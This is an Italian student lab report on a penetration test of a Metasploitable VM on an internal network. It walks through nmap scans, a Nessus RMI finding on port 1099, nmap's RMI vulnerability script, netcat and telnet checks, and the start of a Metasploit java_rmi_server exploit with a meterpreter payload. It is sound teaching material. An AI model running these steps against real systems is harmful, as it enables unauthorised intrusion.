
Progetto week 7


Prepariamo le macchine impostando gli IP richiesti:
Kali Linux: 192.168.99.111
Metasploitable: 192.168.99.112
Controlliamo che funzioni il collegamento tra le macchine in rete interna tramite ping.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.99.112
PING 192.168.99.112 (192.168.99.112) 56(84) bytes of data.
64 bytes from 192.168.99.112: icmp_seq=1 ttl=64 time=0.478 ms
64 bytes from 192.168.99.112: icmp_seq=2 ttl=64 time=0.248 ms
64 bytes from 192.168.99.112: icmp_seq=3 ttl=64 time=0.246 ms
^C
—— 192.168.99.112 ping statistics ——
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.246/0.324/0.478/0.108 ms
```


Enumerazione dei servizi

Iniziamo con una serie di scansioni con **nmap** sull'IP della macchina target, con **-O** possiamo identificare da remoto il **Sistema Operativo** attraverso il fingerprint dello stack TCP/IP. Proseguiamo con una scansione tcp con **-sT**, una scansione che analizza tutto il processo del **3 Way Hand-Shake** e infine con una scansione **-sV** in cui vedremo oltre i Service attivi nelle porte aperte anche la Version




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -O 192.168.99.112
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 06:07 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00048s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:86:18:45 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```

scansione tcp



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sT 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org
Nmap scan report for 192.168.99.112
Host is up (0.00033s latency).
Not shown: 977 closed tcp ports (conn-
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) s
```

Version detection



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 06:22 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN
; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.39 seconds
```


Dalle scansioni con nmap possiamo individuare diverse informazioni.

Con la scansione **-O** eseguiamo la Os. fingerprinter che ci mostra la **CPE** (**Common Platform Eunumeration**) per il rilevamento del sirvizio e del sistema operativo su quel target, quindi un Linux 2.6, nel dettaglio una versione compresa tra 2.6.9 e 2.6.33 e che la macchina target è montata su **Oracle VirtualBox Virtual NIC.**

Con la Version Detection abbiamo innanzitutto una nuova volonna VERSION del SERVER, ma anche informazioni sull'**Hosts**, in questo

Vulnerability Scanner

Avviamo una scansione su Nessus, tra le varie criticità troviamo questa relativa al **RMI Registry Detection** sulla **porta 1099** che, come



RMI Registry Detection

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html
http://www.nessus.org/u?b6fd7659

Output


```
Valid response recieved for port 1099:
0x00:  51 AC ED 00 05 77 0F 01 4F 13 5F BA 00 00 01 88    Q....w..O._.....
```

Plugin Details

Severity:	Info
ID:	22227
Version:	1.22
Type:	remote
Family:	Service detection
Published:	August 16, 2006
Modified:	June 1, 2022

Risk Information

Risk Factor: None



```
0x10:  C3 11 79 46 80 02 75 72 00 13 5B 4C 6A 61 76 61     ..yF..ur..[Ljava
0x20:  2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56     .lang.String;..V
0x30:  E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00        ...{G...pxp....
```

To see debug logs, please visit individual host

Port ▲	Hosts
1099 / tcp / rmi_regist...	192.168.99.112

Vulnerability Information

CPE: cpe:/a:oracle:java_se

Asset Inventory: True


```
No output recorded.
```

To see debug logs, please visit individual host


Port ▲	Hosts
1099 / tcp / rmi_regist...	192.168.99.112

ULTERIORI CONTROLLI SULLA PORTA SPECIFICA


Possiamo usare **nmap** anche per una scansione mirata sulla singola porta per verificarne la vulnerabilità, ma anche **netcat** (dove **-v** sta per verbose in modo da ottenere informazioni aggiuntive) e **telnet** ci dicono che la porta è aperta**.**



```
┌──(kali㉿kali)-[~]
└─$ nmap --script rmi-vuln-classloader -p 1099 192.168.99.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 10:36 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00058s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remot
e code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_serve
r.rb
```




```
┌──(kali㉿kali)-[~]
└─$ nc -v 192.168.99.112 1099
192.168.99.112: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.99.112] 1099 (rmiregistry) open
```




```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.99.112 1099
Trying 192.168.99.112...
Connected to 192.168.99.112.
Escape character is '^]'.
```

EXPLOITE


Eseguiamo la procedura per ottenere una sessione remota di meterpreter. Avviamo **msfconsole**, cerchiamo il modulo che ci interessa con **search java_rmi** e tramite il comando **use** seguito dal path andiamo ad usare **l'exploit/multi/misc/java_rmi_server** che in descrizione contiene Default Configuration Java Code Execution. **ATTENZIONE** di default viene già configurato il payload **meterpreter**.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

      .~+P``````-o+:.                                      -o+:.
.+oooyysyyssyyssyddh++os-`````                        ```````````````     `
++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso+++++++++++++++++++///oossosy
--.`                 .-.-...-////+++++++++++++++////////~//////++++++++++++///
                                `...............`              `...-/////...`


                                  .::::::::::-.                     .::::::-
                                .hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
                                 :Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                 .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                 .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````       -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
    .shMMMMN//dmNMMMMMMMMMMMMs`     `:```-o++++oooo+:/ooooo+:+o+++oooo++/
    `///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
          /MMMMMMMMMMMMMMMMMMd.     `/++-.-yy/...osydh/-+oo:-`o//...oyodh+
          -hMMmssddd+:dMMmNMMh.     `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
          .sMMmo.    -dMd--:mN/`           ||--X--||          ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================

                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

